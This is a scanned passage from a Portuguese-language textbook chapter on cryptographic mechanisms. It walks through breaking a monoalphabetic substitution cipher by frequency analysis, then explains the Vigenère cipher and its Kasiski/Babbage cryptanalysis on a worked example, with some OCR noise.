the \*atta\* a\* the \*\*\*e aa\* e\*\*\*\*\*e aa\* \*\*\* \*\*a\* e\*\*\*\*\*e  
the \*\*e\*\*\*\*\* a\* \*\*\*\*\*e \*ette\*\*\*\*\* \*\*a\*\*\*\*\* the\* ta the  
\*e\*e\*\*\*\*\* a\* \*\*\*\*\*e \*ette\*\*\*\*\* \*\*e\*\*\*\*\*h a\* aa\* \*\*\* aa\* \*t  
\*e\*e\*te\* \*ette\*\* a\* the \*\*a\*\* t\*a\*\*

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOO JD  
BGXGJDGL AGDDGBY QB DSG EQVGA DBOVGA

**Figura 9.22**  
Análise de frequências (2/11); substituição de "S" por "h".

			t		e												h										
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z		

th\*\* \*\*\*e\*\*\*e\*\*\*\*\* \*\*\*e h\*\* \*\*\*e \*\*\*h\*\*t\*\*\*\*e\* e\*e\*e\*t\* \*t  
the \*\*tt\*\* \*\* the \*\*\*e \*\*\* e\*\*\*\*\*e \*\*\* \*\*\* \*\*\* e\*\*\*\*\*  
the \*\*e\*\*\*e\*\* \*\* \*\*\*e\* \*ette\*\*\* \*\* \*\*\*\*\*\*e the\* t\* the  
\*e\*e\*e\*\*\* \*\* \*\*\*e\* \*ette\*\*\* \*\* e\*\*\*\*\*h \*\* \*\*\* \*\* \*t  
\*e\*e\*te\*ette\*\* \*\* the \*\*\*e\* t\*\*\*e\*

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQQO JD  
BGXGJDGL AGDDGBY OB DSG EOVBGA DBOVGA

**Figura 9.23**  
Análise de frequências (3/11); cancelamento da substituição de "Q" por "a".

**Figura 9.24**  
Análise de frequên-  
cias (4/11) - substi-  
tuição de "Q" por "o".

**Figura 9.25**  
Análise de frequên-  
cias (5/11) - substi-  
tuição de "P" por "f"  
e de "B" por "r".

[illegible]

r	t		e						f	o	h														
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

th\*\* \*o\*e\*re\*\*\*\*\* \*\*\*e h\*\* \*ore \*o\*h\*\*\*t\*\*\*\*te\* e\*e\*e\*t\* \*t  
the \*otto\* of the \*\*\*e for e\*\*\*\*\*e \*o\* \*\*\* \*\*o e\*\*\*\*\*  
the fre\*\*e\*\*\* of \*\*\*re\* \*etter\* \*\*\* \*o\*\*\*re the\* to the  
fre\*\*e\*\*\* of \*\*\*re\* \*etter\* \*\* e\*\*\*\*\*h or \*o\* \*\*\* \*oo\* \*t  
re\*e\*te\* \*etter\* or the \*o\*e\* tro\*e\*

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOQ JD  
BGXGJDGL AGDDGBY QB DSG EQVGA DBQVGA

Capítulo 9 - Mecanismos criptográficos

[illegible]

```
th** *o*e rea*** *a*e ha* *ore *o'h***ate* e*e*et* at
the *otto* of the *a*e for e*a***e *o* *a* a**o e*a***e
the fre*** of *a*re* *etter* a** *o**are the* to the
fre*** of *a*re* *etter* ** e*****h or *o* *a* *oo* at
re*ate* *etter* or the *o*e* tro*e*
```

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOQ JD  
BGXGJDGL AGDDGBY OB DSG EOQGA DBOVGA

**Figura 9.26**  
Análise de frequências (6/11) - substituição de "l" por "a".

	r	c	t			e			a		d				f	o		h		n							
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z		

```
th** code*rea**n* *a*e ha* *ore *o*h***cated e*e*ent* at
the *otto* of the *a*e for e*a***e *o* can a**o e*a***ne
the fre**enc* of *a*red *etter* and co**are the* to the
fre**enc* of *a*red *etter* *n en****h or *o* can *oo* at
re*eated *etter* or the *o*e* tro*e*
```

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQQO JD  
BGXGJDGL AGDDGBY QB DSG EQVGA DBQVGA

**Figura 9.27**  
Análise de frequências (7/11) - substituição de "C", "L" e "U" por "c", "d" e "n", respectivamente.

Na Figura 9.27, é possível realizar as substituições “X” → “p”, “Y” → “s” e “I” → “m”, resultando nas palavras “repeated”, “has”, “more”, “compare” e “them”. Em seguida (Figura 9.28), as palavras “this”, “page”, “sophisticated”, “elements”, “also”, “paired”, “in”, “letters” e “english” podem ser identificadas, como consequência dos mapeamentos “F” → “i”, “T” → “g” e “A” → “l”. Note-se que neste estágio (Figura 9.29) o texto em claro é quase que completamente inteligível, e palavras adicionais podem ser enumeradas, como “bottom”, “example”, “you”, “examine” e “frequency”. Para isso, as substituições “R” → “b”, “Z” → “x”, “H” → “q”, “W” → “u” e “M” → “y” devem ser efetuadas. Finalmente, a partir da Figura 9.30, basta trocar “O” por “k”, “E” por “v” e “V” por “W”, para completarmos o texto legível, representado integralmente na Figura 9.31.

	r	c	t			e			m	a		d				f	o		h		n			p	s	
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	

```

th's code*rea**n* pa*e has more soph*st*cated e*ements at
the *ottom of the pa*e for e*amp*e *o* can a*so e*am*ne
the fre**enc* of pa*red *etters and compare them to the
fre**enc* of pa*red *etters *n en***sh or *o* can *oo* at
repeated *etters or the *o*e* tro*e*

```

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOO JD  
BGXGJDGL AGDDGBY DS DSG EQVGA DBQVGA

**Figura 9.28**  
Análise de frequências (8/11) - substituição de "X", "Y" e "I" por "p", "s", e "m", respectivamente.



l	r	c	t		i	e		m	a		d				f	o		h	g	n			p	s	
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

this code\*rea\*ing page has more sophisticated elements at the \*ottom of the page for e\*ample \*o\* can also e\*amine the fre\*\*enc\* of paired letters and compare them to the fre\*\*enc\* of paired letters in english or \*o\* can loo\* at repeated letters or the \*o\*el tro\*el

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOQ JD  
BGXGJDGL AGDDGBY QB DSG EQVGA DBQVGA

Figura 9.29  
Análise de frequên-  
cias (9/11) - substi-  
tuição de "F", "T" e  
"A" por "i", "g" e "l",  
respectivamente.

l	r	c	t		i	e	q	m	a		d	y			f	o	b	h	g	n		u	p	s	x
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

this codebrea\*ing page has more sophisticated elements at the bottom of the page for example you can also examine the frequency of paired letters and compare them to the frequency of paired letters in english or you can loo\* at repeated letters or the \*o\*el tro\*el

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOQ JD  
BGXGJDGL AGDDGBY QB DSG EQVGA DBQVGA

Figura 9.30  
Análise de frequên-  
cias (10/11) - subs-  
tituição de "R", "Z",  
"H", "W" e "M" por  
"b", "x", "q", "u" e "y",  
respectivamente.

l	r	c	t	v	i	e	q	m	a		d	y		k	f	o	b	h	g	n	w	u	p	s	x
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

this codebreaking page has more sophisticated elements at the bottom of the page for example you can also examine the frequency of paired letters and compare them to the frequency of paired letters in english or you can look at repeated letters or the vowel trowel

Figura 9.31  
Análise de frequên-  
cias (11/11) - texto  
original recuperado  
(Simon Singh).

## Cifra de Vigenère

A cifra de Vigenère é um algoritmo de substituição polialfabético que utiliza, ciclica-  
mente,  $t$  mapeamentos da cifra de deslocamento, especificados por uma chave  $K = k^1 k^2 \dots k_t$ . Pode-se imaginar que o ciframento opera sobre grupos de  $t$  letras, de modo que cada posição da chave descreve a transformação que deve ocorrer na posição correspon-  
dente de cada grupo.

Em outras palavras,  $k_1$  afeta o primeiro elemento de todos os grupos,  $k_2$ , o segundo, e assim por diante. Graças a isso, um símbolo que se repete no texto em claro pode ser mapeado para símbolos diferentes no texto cifrado, se cada instância for protegida por um  $k_i$  distinto.

Como na época em que era utilizado, o algoritmo era executado manualmente, as pessoas se apoiavam na Tabela de Vigenère, representada na Figura 9.32, para auxiliar nos processos



de ciframento e de deciframento. Por exemplo, para cifrar a letra “g” com a subchave “U”, basta selecionar o caractere presente na intersecção da linha iniciada com “U” com a coluna “g”, ou seja, a letra “A”. Analogamente, para decifrar “V” com a subchave “H”, deve-se percorrer a linha “H” até encontrar a letra “V” e selecionar o símbolo que está na primeira linha da mesma coluna, isto é, o caractere “o”.

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
1	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
2	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
3	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
4	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
5	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
6	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
7	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
8	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
9	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
10	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
11	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
12	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
13	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
14	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
15	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
16	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
17	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
18	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
19	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
20	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
21	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
22	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
23	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
24	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
25	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Para um exemplo completo, considere-se o ciframento do texto “outro porto longe daqui” com a chave “PENTEST”, de sete caracteres de comprimento. A primeira letra da mensagem é mapeada de acordo com a linha da tabela de Vigenère que inicia com a letra “P”. Esta mesma transformação é aplicada a todo caractere que esteja a uma distância múltipla do tamanho da chave (no caso, sete) do primeiro elemento. Isto é equivalente a dividir o texto legível em blocos de tamanho sete e aplicar o mapeamento descrito pela primeira letra da chave à primeira posição de cada bloco. O processo de ciframento com as demais letras da chave é realizado de maneira similar, resultando no texto cifrado exibido na Figura 9.33.

Há dois aspectos muito importantes que devem ser observados nesse exemplo, que auxiliarão na criptoanálise de mensagens protegidas com o algoritmo.

O primeiro deles é que os símbolos do texto cifrado, que ocupam a mesma posição nos diversos blocos, constituem a saída de uma cifra monoalfabética, uma vez que foram todos cifrados com chave idêntica.

Consequentemente, estão sujeitos à criptoanálise por meio de análise de frequências, ou por busca exaustiva de chaves, por se tratar de uma cifra de deslocamento. O segundo ponto relevante é que a frequência das letras no texto em claro é diluída no texto cifrado e, por isso, o índice de coincidência tende a se aproximar de  $IC_A$ .

Figura 9.32  
Tabela de Vigenère.





O método utilizado para quebrar a cifra de Vigenère, que será descrito a seguir, foi introduzido por Charles Babbage, gênio inglês que nasceu no final do século XVIII e é considerado o pai do primeiro computador da história (Singh, 1999). Parte da técnica, também atribuída a Kasiski, está contida na explicação do parágrafo anterior e consiste em se analisar separadamente cada uma das cifras de deslocamento utilizadas, com um dos métodos já conhecidos.



---

le

A estratégia, então, é seguir esse mesmo processo, para todas as repetições encontradas no texto cifrado, e verificar o tamanho mais comum.

[illegible]

## Capítulo 9 - Mecanismos criptográficos

Figura 9.35, cujo original está em inglês, o primeiro passo é determinar o tipo de cifra que foi utilizada na proteção da mensagem. Calculando-se o índice de coincidência, obtém-se o valor 0,0397, o qual, por ser muito próximo de  $IC_A$  (conforme esperado), indica que uma cifra polialfabética foi empregada. Supondo que esta seja a cifra de Vigenère, o próximo passo é determinar o tamanho da chave escolhida. Para isso, precisamos encontrar todas as repetições de sequências de letras, calcular a distância entre as ocorrências, e determinar os comprimentos de chave possíveis, a partir da fatoração do valor encontrado. O resultado desta etapa está ilustrado na Figura 206.

BHGVSGZGJQPHAMTSHGNZZNFBCJVQZAZTVQYLTJMQNNKASNNIBZZCJMDYOCE-  
ZSDGZQZLNQJQSKHPUIEBFWEQNLGEIOLWMCVEMEDMRLATPTRSGTQBAUAEFN-  
FQYLOPICFIUMOLCBQTROQYFCQZYJRQNEMEUBFIIQPPBAUIHNZGVPIONLXFNYQE-  
MAHINJLKSBRKVVQEFXLWCJUPSTCVOFMQAEUIVMZZSGFAWEUATTNQDPWHKAD-  
MOWTOJRUELXFNCYLAEWLWSGJCTWPKWTAMIWQTGICXAPLEFTVMCXHKAEMIESM-  
TOVAHJRGXLYCJMOFNFKZGBNMOFNFETYHQVPMAPLSJLGIYYOPICTUIPDYIESH-  
MINMHNTJBSJOVPPWHGPPQDQCEMIUJLYTGZPIHCBQTRCTXX

**Figura 9.35**  
Texto cifrado  
com o algoritmo  
de Vigenère.

**Figura 9.36**  
Sequências de  
caracteres repeti-  
das encontradas  
no texto cifrado e  
possíveis tamanhos  
de chave.

		Possível tamanho da chave																			
Sequência repetida	Distância	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	
QYL	85				X												X				
CJM	260	X		X	X					X			X							X	
EME	55				X						X										
BAU	50	X			X					X											
FNF	200	X		X	X			X		X										X	
FNF	10	X			X					X											
OPI	225		X		X				X						X						
PIC	225		X		X				X						X						
CBQ	265				X																
BQT	265				X																
QTR	265				X																
LXF	76	X		X															X		
XFN	76	X		X															X		
PWH	140	X		X	X		X			X				X						X	
HKA	55				X						X										
APL	55				X						X										
EMI	90	X	X		X	X			X	X					X			X			
IES	60	X	X	X	X	X				X		X			X					X	
MOF	10	X			X					X											
OFN	10	X			X					X											
OPIC	225		X		X				X						X						
CBQT	265				X																
BQTR	265				X																
LXFN	76	X		X															X		
MOFN	10	X			X					X											
OFNF	10	X			X					X											
CBQTR	265				X																
MOFNF	10	X			X					X											



É fácil observar, na tabela de repetições, que o tamanho mais provável de chave é cinco, pois é a coluna que possui quase todas as linhas marcadas. Somente as ocorrências de “LXF”, “XFN” e “LXFN”, pertencentes à mesma sequência, não estão separadas por uma distância múltipla de cinco, indicando uma provável coincidência, que não invalida a hipótese original. A partir do tamanho encontrado, é necessário trabalhar sobre cinco cifras de deslocamento distintas, cujos agrupamentos de letras são definidos pelas posições em cada bloco de cinco elementos. Desse modo, todos os símbolos que ocupam a primeira posição formam um grupo; todos na segunda, outro, e assim por diante, até os elementos da quinta posição.


A Figura 9.37 mostra o grupo formado pelos elementos que estão na primeira posição de cada bloco. Ao realizar a análise de frequências sobre essas letras e compará-las com a frequência da língua inglesa, obtém-se os histogramas apresentados na Figura 9.38(a). Lembre-se de que a cifra de deslocamento, simplesmente, rotaciona o alfabeto em  $k$  posições. Com isso, a transformação que causa no texto faz com que as frequências individuais das letras sejam transferidas para outras, como esperado, mas respeitando-se a ordem que ocupam no alfabeto.

Graficamente, isto implica que o histograma do texto em claro é rotacionado o mesmo número de posições que o alfabeto. Considerando que, estatisticamente, a distribuição das letras originais deve ser semelhante à do idioma, basta alinhar os histogramas para revelar o mapeamento utilizado. Uma dica para a língua inglesa é basear a tarefa nos picos das letras “A” e “E”, que costumam se destacar das demais. A Figura 9.38(b) ilustra o alinhamento realizado para o exemplo em estudo, o qual, aplicado à Figura 9.37, resulta no texto decifrado da Figura 9.39.

A aplicação desses passos para a segunda posição é apresentada na Figura 9.40 até a Figura 9.42. Note-se que os histogramas já estão alinhados e, portanto, nada precisa ser feito. Para a terceira posição, analisada na Figura 9.43 até a Figura 9.45, a letra de maior frequência no texto cifrado é a “G”, o que a faz a principal candidata para a letra “e”. Ocupando este mesmo papel, no grupo de símbolos da quarta posição, está a letra “M”, conforme ilustrado na Figura 9.47(a). Ajustando os histogramas e realizando as devidas substituições, obtém-se o texto da Figura 9.48, no qual já é possível identificar algumas palavras, como “when” e “came”. A etapa final, referente ao último mapeamento, baseia-se nos picos das letras “L” e “P” e é exibida na Figura 9.49 à Figura 9.51. Do processo inteiro, conclui-se que a chave empregada para a proteção do texto é “FACIL”.

**Figura 9.37**  
Grupo formado pelos caracteres que ocupam a primeira posição de cada bloco.

```
B*****Z*****H*****S*****Z*****J*****Z*****L*****N*****N*****Z*****Y*****
S*****Z*****J*****U*****W*****G*****W*****M*****L*****R*****B*****F*****
L*****F*****U*****T*****F*****J*****M*****I*****B*****N*****I*****F*****
M*****J*****B*****Q*****W*****S*****F*****U*****Z*****W*****T*****W*****
M*****J*****X*****L*****W*****T*****T*****Q*****X*****F*****X*****M*****
T*****J*****Y*****F*****G*****F*****Y*****M*****J*****Y*****T*****Y*****
M*****N*****J*****W*****Q*****M*****Y*****I*****T*****X
```



**Figura 9.38**  
Análise de frequências do grupo formado pelos elementos que ocupam a primeira posição nos blocos: (a) Histogramas originais. (b) Histograma da primeira posição alinhado ao do idioma.

```

W*****u*****c*****n*****u*****e*****u*****g*****i*****i*****u*****t*****
n*****u*****e*****p*****r*****b*****r*****h*****g*****m*****w*****a*****
g*****a*****p*****o*****a*****e*****h*****d*****w*****i*****d*****a*****
h*****e*****w*****l*****r*****n*****a*****p*****u*****r*****o*****r*****
h*****e*****s*****g*****r*****o*****o*****l*****s*****a*****s*****h*****
o*****e*****t*****a*****b*****a*****t*****h*****e*****t*****o*****t*****
h*****i*****e*****r*****l*****h*****t*****d*****o*****s

```


**Figura 9.39**  
Substituição dos símbolos da primeira posição, segundo mapeamento ilustrado na Figura 9.38(b).

```

*H*****G*****A*****H*****N*****V*****T*****T*****N*****N*****C*****O*****
*D*****L*****S*****I*****E*****E*****M*****E*****A*****S*****A*****N*****
*O*****I*****L*****R*****C*****R*****E*****I*****A*****Z*****O*****N*****
*A*****L*****R*****E*****C*****T*****M*****I*****S*****E*****N*****H*****
*O*****R*****F*****A*****S*****W*****A*****T*****A*****T*****H*****I*****
*O*****R*****C*****N*****B*****N*****H*****A*****L*****O*****U*****I*****
*I*****T*****O*****H*****D*****I*****T*****H*****R*****

```

**Figura 9.40**  
Grupo formado pelos caracteres que ocupam a segunda posição de cada bloco.



**Figura 9.41**  
Análise de frequências do grupo formado pelos elementos que ocupam a segunda posição nos blocos: (a) Histogramas originais. (b) Histograma da segunda posição alinhado ao do idioma.

```

wh***ug***ca***nh***un***ev***ut***gt***in***in***uc***to***
nd***ul***es***pi***re***be***rm***he***ga***ms***wa***an***
go***ai***pl***or***ac***er***he***di***wa***iz***do***an***
ha***el***wr***le***rc***nt***am***pi***us***re***on***rh***
ho***er***sf***ga***rs***ow***oa***lt***sa***at***sh***hi***
oo***er***tc***an***bb***an***th***ha***el***to***ou***ti***
hi***it***eo***rh***ld***hi***tt***dh***or***s

```

**Figura 9.42**  
Substituição dos símbolos da segunda posição, segundo mapeamento ilustrado na Figura 9.41(b).


**Figura 9.43**  
Grupo formado pe-  
los caracteres que  
ocupam a terceira  
posição de  
cada bloco.

```

G*J***O***G***F***Q***V***J***K***I***J***C**
G*N***K***E***Q***I***C***D***T***G***U***F**
P*U***C***O***Q***Q***U***Q***U***G***N***Y**
H*K***K***F***J***C***Q***V***G***U***Q***K**
W*U***N***E***G***P***M***G***P***V***K***E**
V*G***J***F***N***F***Q***P***G***P***I***E**
N*J***V***G***Q***U***G***C***C***

```

**Figura 9.44**  
Análise de  
frequências do  
grupo formado  
pelos elementos  
que ocupam a  
terceira posição  
nos blocos: (a)  
Histogramas  
originais. (b)  
Histograma da  
terceira posição  
alinhado ao do  
idioma.



**Figura 9.45**  
Substituição dos  
símbolos da terceira  
posição, segundo  
mapeamento ilus-  
trado na  
Figura 9.44(b).

```

whe**ugh**cam**nhe**und**evo**utt**gth**ini**ing**uch**toa**
nde**ull**esi**pic**reo**beg**rma**heb**gar**mse**was**and**
gon**ais**pla**orm**aco**ero**hes**dio**was**ize**dol**anw**
haf**eli**wri**led**rch**nta**amo**pit**use**res**ono**rhi**
hou**ers**sfl**gac**rse**own**oak**lte**san**att**shi**hic**
oot**ere**tch**and**bbl**and**tho**han**ele**ton**oug**tic**
hil**ith**eot**rhe**ldo**his**tte**dha**ora**s

```


**Figura 9.46**  
Grupo formado  
pelos caracteres  
que ocupam a  
quarta posição de  
cada bloco.

```

VQ***M***N***B***Z***Q***M***A***B***M***E*
ZQ***H***B***N***O***V***M***P***T***A***Q*
IM***B***Q***Z***N***B***P***I***V***L***Q*
IS***V***X***U***V***A***M***F***A***D***A*
TE***C***W***J***K***I***I***L***M***A***S*
AX***M***K***M***E***V***L***I***I***P***S*
MB***P***P***C***J***Z***B***T**

```

**Figura 9.47**  
Análise de  
frequências do  
grupo formado  
pelos elementos  
que ocupam a  
quarta posição  
nos blocos: (a)  
Histogramas  
originais. (b)  
Histograma da  
quarta posição  
alinhado ao do  
idioma.

